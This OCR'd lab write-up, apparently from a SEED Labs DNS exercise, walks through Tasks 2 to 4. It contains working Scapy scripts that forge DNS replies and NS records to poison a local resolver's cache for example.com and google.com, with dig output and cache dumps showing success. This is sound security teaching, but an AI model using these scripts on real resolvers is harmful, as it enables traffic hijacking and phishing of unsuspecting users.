
Before executing task2, we add some delay to the network traffic using the following command: # tc qdisc add dev eth0 root netem delay 100ms Now, we will conduct the attack by targeting the DNS server instead of the user machine with the following code as task2.py: In our code, we use the DNS server's IP address as the src host IP without any further changes.



```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')


    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-2e562715b39c', filter=f, prn=spoof_dns)
```




```
^Cseed-attacker:/volumes
$> ./task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 30373
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xad55
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
```



```
user-10.9.0.5:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43636
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a479634cedd51d8d01000000643723cb872232fbada5cd92 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 47 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 21:34:03 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```


We can see that our attack has been successful as we have spoofed our information in the reply.




```
$> cat /var/cache/bind/dump.db | grep example
example.com.            777490  NS      a.iana-servers.net.
www.example.com.        863935  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

Task 3: Spoofing NS Records

In this attack, we launch one attack that can affect the entire example.com domain using the code as follows: The idea is to use the Authority section in DNS replies:




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-2e562715b39c', filter=f, prn=spoof_dns)
```




```
$> ./task3.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 60823
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x3663
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 38261
```

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61406
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 961d57cb18ab6d9201000000643730159a220ae6845cf5ab (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259082  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 22:26:29 UTC 2023
;; MSG SIZE  rcvd: 88
```




```
$>dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51570
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f7e93b251b2106bf010000006437301f8a9490ee2a6e6d76 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4
```



```
$>dig abc.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> abc.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38701
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8aa3a705888531d6010000006437302f2d7fce1bf989af57 (good)
;; QUESTION SECTION:
;abc.example.com.               IN      A

;; ANSWER SECTION:
abc.example.com.        259200  IN      A       1.2.3.6
```


our packet has been successfully spoofed in the reply:




```
$> cat /var/cache/bind/dump.db | grep example
example.com.            777560  NS      ns.attacker32.com.
www.example.com.        863961  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
example.com.            777560  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> █
```

Task 4: Spoofing NS Records for Another Domain


In the previous attack, we successfully poison the cache of the local DNS server, so ns.attacker32.com becomes the nameserver for the example.com domain. Inspired by this success, we would like to extend its impact to another domain.




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-2e562715b39c', filter=f, prn=spoof_dns)
```



```
$> ./task4.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 2948
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x1877
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
```

